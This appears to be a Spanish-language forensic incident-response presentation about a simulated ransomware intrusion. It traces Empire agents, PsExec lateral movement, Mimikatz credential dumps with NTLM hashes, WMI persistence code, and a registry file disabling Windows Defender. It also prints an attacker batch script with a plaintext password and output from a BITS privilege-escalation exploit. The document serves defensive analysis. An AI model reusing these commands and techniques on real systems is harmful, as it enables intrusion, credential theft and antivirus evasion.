ProcessGuid: {aed05ab1-448b-5fa9-0000-00101f04f100}

ProcessId: 5576

Image: C:\Windows\System32\cmd.exe

FileVersion: 10.0.17134.1 (WinBuild.160101.0800)

Description: Windows Command Processor

Product: Microsoft® Windows® Operating System

Company: Microsoft Corporation

OriginalFileName: Cmd.Exe

CommandLine: C:\WINDOWS\system32\cmd.exe /c ""C:\WINDOWS\system32\launch_plink.bat""

CurrentDirectory: C:\WINDOWS\system32\

User: W10-PC3\admin

LogonGuid: {aed05ab1-3fa9-5fa9-0000-0020001ce800}

LogonId: 0xE81C00

TerminalSessionId: 0

IntegrityLevel: High

Hashes: MD5=4E2ACF4F8A396486AB4268C94A6A245F, SHA256=9A7C58BD98D70631AA1473F7B57B426DB367D72429A5455B433A05EE251F3236

ParentProcessGuid: {aed05ab1-42ea-5fa9-0000-00109025ef00}

ParentProcessId: 6628

ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

ParentCommandLine: powershell -noP -sta -w 1 -enc SQBmACqAJABQAFMAVqBFAFIAcwBpAE8ATqBUAEEAQqBMAGUALqBQAFMAVqBFAFIAcwBpAE8AbqAu...

- Launch_plink.bat → Script que lanza todo lo anterior
- Padre Powershell → Posible Empire
- Ejecutado también como admin...
- ¿De dónde sale ese powershell?

Paso 2: Sysmon

Microsoft-Windows-Sysmon%4Operational_2 Número de eventos: 29.908

Filtrados: Registro: file://C:\Users\antonio\Desktop\ransomware_ate_my_network\Evidencia

Nivel	Fecha y hora	Origen	Id. del evento
Información	09/11/2020 14:16:54	Sysmon	1

Evento 1, Sysmon

General Detalles

Process Create:

RuleName:

UtcTime: 2020-11-09 13:16:54.916

ProcessGuid: {aed05ab1-4146-5fa9-0000-00101e2de900}

ProcessId: 11696

Image: C:\Windows\System32\cmd.exe

FileVersion: 10.0.17134.1 (WinBuild.160101.0800)

Description: Windows Command Processor

Product: Microsoft® Windows® Operating System

Company: Microsoft Corporation

OriginalFileName: Cmd.Exe

CommandLine: C:\WINDOWS\system32\cmd.exe /c ""C:\launcher.bat" "

CurrentDirectory: C:\WINDOWS\system32\

User: W10-PC3\admin

LogonGuid: {aed05ab1-4146-5fa9-0000-0020142ae900}

LogonId: 0xE92A14

TerminalSessionId: 0

IntegrityLevel: Medium

Hashes: MD5=4E2ACF4F8A396486AB4268C94A6A245F,SHA256=9A7C58BD98D70631AA1473F7B57B426DB367D72429A5455B433A05EE251F3236

ParentProcessGuid: {aed05ab1-413f-5fa9-0000-00109220e900}

ParentProcessId: 9788

ParentImage: C:\Windows\PSEXESVC.exe

ParentCommandLine: C:\WINDOWS\PSEXESVC.exe

- Buscamos por **launcher.bat** (mismo que en el DC) → !Bingo!
- Lanzado con **PsExec** y como **admin**
- Eso implica que tenemos al menos **otro equipo comprometido**
- ¿Cuál es?

Paso 2: Sysmon

- Sysmon no recoge las conexiones de red (mala configuración) → Volatility sí que lo hace

0xc58d83b2bcc0	TCPv4	10.11.2.14:7680	10.11.2.16:51236	CLOSED	-1
0xc58d83cf8cc0	TCPv4	10.11.2.14:445	10.11.2.11:51069	ESTABLISHED	-1
0xc58d83f12c00	TCPv4	10.11.2.14:50538	104.18.20.226:80	CLOSE_WAIT	-1

0xc58d854665d0	TCPv4	10.11.2.14:7680	10.11.2.16:51234	CLOSED	-1
0xc58d85da9850	TCPv4	10.11.2.14:445	10.11.2.16:50647	ESTABLISHED	-1
0xc58d85e3e330	UDPv4	127.0.0.1:59721	*:*	2260	svchost.exe

- Ambos son equipos de la FFP ... pero uno de ellos es el tercero en el que “falló” el antivirus → Gotcha!

Paso 3: Event Logs

- ¿Quién ha iniciado sesión en el equipo?

```
antonio@204:~/Escritorio/shared$ grep "Nombre de cuenta" pc3_4624.txt | sort | uniq -c | sort -nr
242      Nombre de cuenta de red:      -
151      Nombre de cuenta:            W10-PC3$
116      Nombre de cuenta:            SYSTEM
97       Nombre de cuenta:            -
71       Nombre de cuenta:            MINAF-PC1$
11       Nombre de cuenta:            admin
6        Nombre de cuenta:            dom.adm
6        Nombre de cuenta:            ANONYMOUS LOGON
5        Nombre de cuenta:            dolores.jolgorio
4        Nombre de cuenta:            DWM-3
2        Nombre de cuenta:            UMFD-3
2        Nombre de cuenta:            maria.feliz
```

- maria.feliz y dolores.jolgorio → **Usuarías de la FFP**; admin = administrador local; dom.adm Administrador de dominio
- ¿Qué hace un **admin de dominio** en un **puesto de usuario**? → Pregúntaselo a los TIC de la FFP, “ellos siempre lo han hecho así”

Paso 4: Privilegios

- Conexiones maliciosas de ese equipo al DC con un **admin de dominio**
- Admin de dominio con **sesión** iniciada
- Administrador local dejando agentes de **Empire** y montando **pivots**
- Atacantes con privilegios → **Volcado** de credenciales
- TTP de Ryuk: **LaZagne** o **Mimikatz** (desde Empire)

Paso 4: Privilegios

```

801882940 Hostname: W10-PC3.MINAF.ES / -
801882973 .#####. mimikatz 2.2.0 (x64) #19041 Aug 10 2020 20:07:46
801883034 .## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
801883078 ## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
801883151 ## \ / ##      > http://blog.gentilkiwi.com/mimikatz
801883206 '## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
801883280 '#####' > http://pingcastle.com / http://mysmartlogon.com   ***/
801883355 mimikatz(powershell) # sekurlsa::logonpasswords
801883404 Authentication Id : 0 ; 15280660 (00000000:00e92a14)
801883457 Session : Interactive from 0
801883496 User Name : admin
801883522 Domain : W10-PC3
801883550 Logon Server : W10-PC3
801883578 Logon Time : 09/11/2020 14:16:54
801883618 SID : S-1-5-21-29957870-696220298-2968795694-1005
801883682 msv :
801883690 [00000003] Primary
801883711 * Username : admin
801883732 * Domain : W10-PC3
801883755 * NTLM : d161f8194a0e9c454b4c6603e8c73096
801883803 * SHA1 : a6d2571395da17c5d9d306320ab4272f26713375
801883859 tspkg :
801883869 wdigest :
801883881 * Username : admin
801883902 * Domain : W10-PC3
801883925 * Password : (null)
801883947 kerberos :
801883960 * Username : admin
801883981 * Domain : W10-PC3
801884004 * Password : (null)
801884026 ssp :
801884034 credman :

```

- El plugin strings de Volatility se cuelga... pero no hace falta
- Las strings nos dicen lo que necesitamos saber
- **Mimikatz** ejecutado en el equipo
- Pero ... ¿y dom.adm?

Paso 4: Privilegios

```
--
92460714 * Username : dom.adm
92460737 * Domain : MTNAF
92460758 * NTLM : 7f47286a5a315033ee942cff5c2a042c
92460806 * SHA1 : 1Ca4096d96d7a700C0e0341394922de20c655ac5
--
92460932 * Username : dom.adm
92460955 * Domain : MINAF
92460976 * Password : (null)
92460998 kerberos :
92461011 * Username : dom.adm
92461034 * Domain : MINAF.ES
92461058 * Password : (null)
92461080 ssp :
--
```

- No está la contraseña ... ¿cómo han podido conectarse los atacantes por **RDP** al DC?
- Los atacantes tienen el hash NTLM → Pass the Hash (PtH) sobre RDP
- Ahora entendemos esa autenticación NTLM en el DC ...

Paso 5: Persistencia

- Los atacantes tienen **interés** en permanecer dentro, y **privilegios** de sobra
- ¿Habrán dejado **persistencia**?
- Sabemos que están usando **Empire**
- Leemos su **código fuente**:


New-ElevatedPersistenceOption allows for the configuration of elevated persistence options. The output of this function is a required parameter of Add-Persistence. Available persistence options in order of stealth are the following: permanent WMI subscription, scheduled task, and registry.

Paso 5: Persistencia

- Probamos suerte con WMI. Según el fuente, este código es el que lanza la persistencia:

```
$ElevatedTrigger = """"$Filter=Set-WmiInstance -Class __EventFilter -Namespace ""root\subscription"" -Arguments @{{name='Updater';EventNameSpace='root\CimV2';QueryLanguage='WQL'}}"";
```

Windows Símbolo del sistema



```
C:\Users\alejandro\Desktop>cmd /c wmic /namespace:root\subscription __EventFilter | where { $_.Name -eq 'Updater' }
4822694052 $Filter=Set-WmiInstance -Class __EventFilter -Namespace "root\subscription" -Arguments @{{name='Updater';EventNameSpace='root\CimV2';QueryLanguage='WQL'}}; Query=
"SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime < 325"};$Consumer=Set-WmiInstance -Namespace "root\subscription" -Class 'CommandLineEventConsumer' -Arguments @{{ name='Updater';CommandLineTemplate="
$(($Env:SystemRoot)\System32\WindowsPowerShell\v1.0\powershell.exe -NonI -W hidden -enc SQBmACgAJABQAFMAVgBFAFIAUwBJAE8ATgBUAGEAQgBsAGUALgBQAFMAVgBFAHIAUwBpAE8ATgAuAE0AYQ
BqAE8AUgAgAC0ARwBFACAAmWApAHsAJAA5ADMAOQA9AFsAcgB1AGYAXQAuAEEAcwBzAGUAbQBiAGwAeQAuAECqAZQBUAQAEQBQAEUAKAAnAFMAeQBzAHQAQZQBtAC4ATQBhAG4AYQBNAGUAbQBiAG4AdAAuAEEAdQB0AG8AbQB
hAHQAaQBvAG4ALgBVAHQAAQBsAHMAJWApAC4AIgBHAEUAdABGAekARQBgAGwAZAAiACgAJwBjAGEAYwBoAGUAZABHAHIAbwB1AHAUABvAGwC:\Program Files\Common Files
```

- Persistencia encontrada → Equipo pasto (más todavía) del fuego purificador


___ IOC ___

- Contacto con el puerto 22/tcp de IP externa
- Tener el **puerto 443** y ser un puesto de trabajo
- Existencia de **launcher.bat / launch_plink.bat**
- Revisar los logs de proxy / cortafuegos
- Revisar los equipos con un script (post-incidente)

W10-PC3: Conclusiones

- Atacantes se conectan con un agente de **Empire** lanzado desde otro equipo con **PsExec**
- Descubren que hay un **admin de dominio**, y vuelcan su **hash NTLM** con Mimikatz
- Montan un **pivot SSH-RPD** con plink+netsh
- Se conectan contra el DC con **RDP** usando el hash NTLM y **PtH**

Timeline del incidente



Análisis del incidente: Objetivos



- Alcance: 3 equipos comprometidos
- Impacto: Movimiento lateral + obtención de credenciales de admin de dominio + pivot RDP-SSH
- IOC: 6
- Vector de entrada: PsExec + Empire

2.3

W10-PC5 (PC dolores.jolgorio)

Paso 1: MFT

- Sospechamos que el PsExec viene de este equipo
- Buscamos actividad en la **MFT** sobre la fecha de ejecución (13:16h UTC)

2020-11-09 12:37:45	15553	zip	<u>\Users\dolores.jolgorio\Documents\20201109133730_BloodHound.zip</u>
2020-11-09 12:38:59	374944	exe	<u>\Users\dolores.jolgorio\Documents\stalin.exe</u>
2020-11-09 12:39:30	257	bat	<u>\Users\dolores.jolgorio\Documents\dosdivanya_security.bat</u>
2020-11-09 12:40:12	7161	pf	<u>\Windows\Prefetch\STALIN.EXE-8DE32785.pf</u>
2020-11-09 13:01:12	69632	evtx	<u>\Windows\System32\winevt\Logs\Microsoft-Windows-NtLm%4Operational.evtx</u>
2020-11-09 13:01:12	69632	evtx	<u>\Windows\System32\winevt\Logs\Microsoft-Windows-Security-Netlogon%4Operational.evtx</u>
2020-11-09 13:06:00	10192	pf	<u>\Windows\Prefetch\SVCHOST.EXE-AE7DB802.pf</u>
2020-11-09 13:16:39			<u>\Windows\System32\config\systemprofile\AppData\Roaming\Microsoft\Credentials</u>
2020-11-09 13:16:39	450		<u>\Windows\System32\config\systemprofile\AppData\Roaming\Microsoft\Credentials\60436D32F6AFC34F7E8E2B60036A0B79</u>
2020-11-09 13:16:39	2341	pf	<u>\Windows\Prefetch\CMDKEY.EXE-DF5D5A39.pf</u>
2020-11-09 13:16:47			<u>\ProgramData\Microsoft\Crypto\RSA\S-1-5-18</u>
2020-11-09 13:16:47	49		<u>\ProgramData\Microsoft\Crypto\RSA\S-1-5-18\344709f8e3734a2d252db619bc99618d_d18f9d75-9823-405c-8a3f-3c050334e339</u>

- No hay PsExec, pero parece haber faena ...

Paso 2: Sysmon

- Buscamos en Sysmon ese stalin.exe y ... !Bingo!
- Stalin = PsExec con bigote, no engaña a Sysmon
- Ejecuta el launcher.bat en PC3
- Se lanza desde dosdivanya_security.bat
- Se ejecuta como SYSTEM
- ... con creds de admin local ☹️

Microsoft-Windows-Sysmon%4Operational_4 Número de eventos: 8.873

Filtrados: Registro: file://C:\Users\antonio\Desktop\ransomware_ate_my_network\Evidencias_Pasos_STIC\Paso 3.2 -

Nivel	Fecha y hora	Origen	Id. del evento	Categoría de la tarea
Información	09/11/2020 14:16:39	Sysmon	1	Process Create (rule: Process...

Evento 1, Sysmon

General Detalles

Process Create:
 RuleName:
 UtcTime: 2020-11-09 13:16:39.623
 ProcessGuid: {d18f9d75-4137-5fa9-0000-0010ce78bf00}
 ProcessId: 8288
 Image: C:\Users\dolores.jolgorio\Documents\stalin.exe
 FileVersion: 2.2
 Description: Execute processes remotely

Product: Sysinternals PsExec
 Company: Sysinternals - www.sysinternals.com
 OriginalFileName: psexec.c
 CommandLine: c:\users\dolores.jolgorio\Documents\stalin.exe \\W10-PC3 -accepteula -u W10-PC3\admin -p Fiesta2020 C:\launcher.bat

CurrentDirectory: C:\Users\dolores.jolgorio\Documents\
 User: NT AUTHORITY\SYSTEM
 LogonGuid: {d18f9d75-cf6a-5fa3-0000-0020e7030000}
 LogonId: 0x3E7
 TerminalSessionId: 3
 IntegrityLevel: System
 Hashes: MD5=9321C107D1F7E336CDA550A2BF049108,SHA256=AD6B98C01EE849874E4B4502C3D7853196F6044240D3271E4AB3FC6E3C08E9A4,IMPHASH=159D56D406180A332FBC99290F30700E
 ParentProcessGuid: {d18f9d75-4137-5fa9-0000-00101775bf00}
 ParentProcessId: 6388
 ParentImage: C:\Windows\System32\cmd.exe
 ParentCommandLine: C:\Windows\system32\cmd.exe /c ""C:\Users\dolores.jolgorio\Documents\dosdivanya_security.bat""

- Dosdivanya_security.bat lanzado por un Powershell codificado
- ... alguien se ha montado un imperio (de agentes de Empire) en el MINAF ... ☹

Archivo Inicio Compartir Vista Herramientas de aplicación

← → ↕ ↑ > Este equipo > Disco local (C:) > Usuarios > dolores.jolgorio > Documentos >

Nombre	Fecha de modificación	Tipo	Tamaño
launch_plink	09/11/2020 14:26	Archivo por lotes ...	1 KB
plink	09/11/2020 14:26	Aplicación	660 KB
dosdivanya_security	09/11/2020 14:23	Archivo por lotes ...	1 KB
stalin	09/11/2020 13:38	Aplicación	367 KB
20201109133730_BloodHound	09/11/2020 13:37	Carpeta comprimi...	16 KB
ZDE4ZjlkNzUtOTgyMy00MDVjL...	09/11/2020 13:37	Archivo BIN	24 KB
gonchaya	09/11/2020 13:30	Aplicación	814 KB
ad_computers	09/11/2020 13:28	Documento de te...	1 KB
ad_users	09/11/2020 13:28	Documento de te...	1 KB
adinfo	09/11/2020 13:28	Documento de te...	1 KB
computers_pwdnotreqd	09/11/2020 13:28	Documento de te...	1 KB
dclist	09/11/2020 13:28	Documento de te...	1 KB
dcmodes	09/11/2020 13:28	Documento de te...	1 KB
domainlist	09/11/2020 13:28	Documento de te...	1 KB
subnets	09/11/2020 13:28	Documento de te...	1 KB
trustdump	09/11/2020 13:28	Documento de te...	43 KB
adfind	09/11/2020 13:27	Archivo por lotes ...	2 KB
adfind	09/11/2020 13:14	Aplicación	1.582 KB
nyetAV	09/11/2020 13:03	Entradas de registro	1 KB
stolichnaya_def	09/11/2020 13:00	Aplicación	921 KB
launcher	09/11/2020 12:45	Archivo por lotes ...	6 KB
processes	09/11/2020 12:42	Documento de te...	11 KB
networks	09/11/2020 12:42	Documento de te...	2 KB
local_groups	09/11/2020 12:42	Documento de te...	1 KB
domain_groups	09/11/2020 12:42	Documento de te...	2 KB
dom_users	09/11/2020 12:42	Documento de te...	2 KB
local_users	09/11/2020 12:42	Documento de te...	1 KB
user_privs	09/11/2020 12:42	Documento de te...	1 KB

30 elementos | 1 elemento seleccionado 257 bytes

Paso 3: Ficheros de usuario

- Los atacantes han montado un festival de **descargas**
- Launch_plink.bat, plink.exe, stalin.exe, launcher.bat → Conocidos
- Gonchaya.exe → SharpHound
- Adfind.exe → Adfind
- dosdivanya_security.bat, nyetAV.reg, stolichnaya._def.exe → !A investigar!


Paso 3: Ficheros de usuario

dosdivanya_security.bat x

```
cmdkey.exe /add:W10-PC3 /user:admin /pass:Fiesta2020
net use \\W10-PC3\C$ Fiesta2020 /USER:W10-PC3\admin
copy c:\users\dolores.jolgorio\Documents\launcher.bat \\W10-PC3\C$
c:\users\dolores.jolgorio\Documents\stalin.exe \\W10-PC3 -accepteula C:\launcher.bat
```

- Añade las credenciales del admin local de W10-PC3
- Monta el C\$ de W10-PC3
- Copia el **stager** de Empire
- Lanza con **PsExec** el stager de Empire

Paso 3: Ficheros de usuario



The screenshot shows the Windows Registry Editor interface. The title bar indicates two files are open: 'dosdivanya_security.bat' and 'nyetAV.reg', with the latter highlighted by a red rectangle. The main window displays the following registry path and values:

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender]
"DisableAntiSpyware"=dword:00000001
"DisableRoutinelyTakingAction"=dword:00000001
```

- **Deshabilita** el antivirus Windows Defender
- [Nota: **AMSI** (Anti-Malware Scan Interface) tiene que estar molestándoles de verdad... 😊]

Paso 3: Ficheros de usuario

```

C:\Users\dolores.jolgorio\Documents>stolichnaya_def.exe
[+] Building TypeLib: C:\Users\dolores.jolgorio\Documents\SysFxUI.dll
[+] Typelib: script: C:\Users\dolores.jolgorio\Documents\run.sct, IMyPageFactory, {87D5F036-FAC3-4390-A1E8-DFA8A62C09E7}
[+] Workspace: 'C:\Users\dom.adm\AppData\Local\Temp\workspace\'
[*] Source file: 'C:\Users\dolores.jolgorio\Documents\SysFxUI.dll'.
[*] Destination file: 'C:\Windows\System32\SysFxUI.dll'.
[*] Created Mount Point: 'C:\Users\dom.adm\AppData\Local\Temp\workspace\mountpoint\' -> 'C:\Users\dom.adm\AppData\Local\Temp\workspace\bait\'
[*] Created BITS job with local file: 'C:\Users\dom.adm\AppData\Local\Temp\workspace\mountpoint\test.txt'.
[+] Found BITS temp file: 'BIT8F6D.tmp'
[*] OpLock set on 'C:\Users\dom.adm\AppData\Local\Temp\workspace\bait\BIT8F6D.tmp'.
[*] BITS job has been resumed. Waiting for the oplock to be triggered...
[+] OpLock triggered. Switching mountpoint.
[*] Created Symlink: '\RPC Control\BIT8F6D.tmp' -> '\\?\C:\Users\dolores.jolgorio\Documents\SysFxUI.dll'
[*] Created Symlink: '\RPC Control\test.txt' -> '\\?\C:\Windows\System32\SysFxUI.dll'
[*] Releasing OpLock and waiting for the job to complete...
[*] Job state: BG_JOB_STATE_CONNECTING
[*] Job state: BG_JOB_STATE_TRANSFERRING
[*] Job state: BG_JOB_STATE_TRANSFERRED
[+] Da, smells like vodka!!
[+] Found target file 'C:\Windows\System32\SysFxUI.dll'. Exploit successfull!
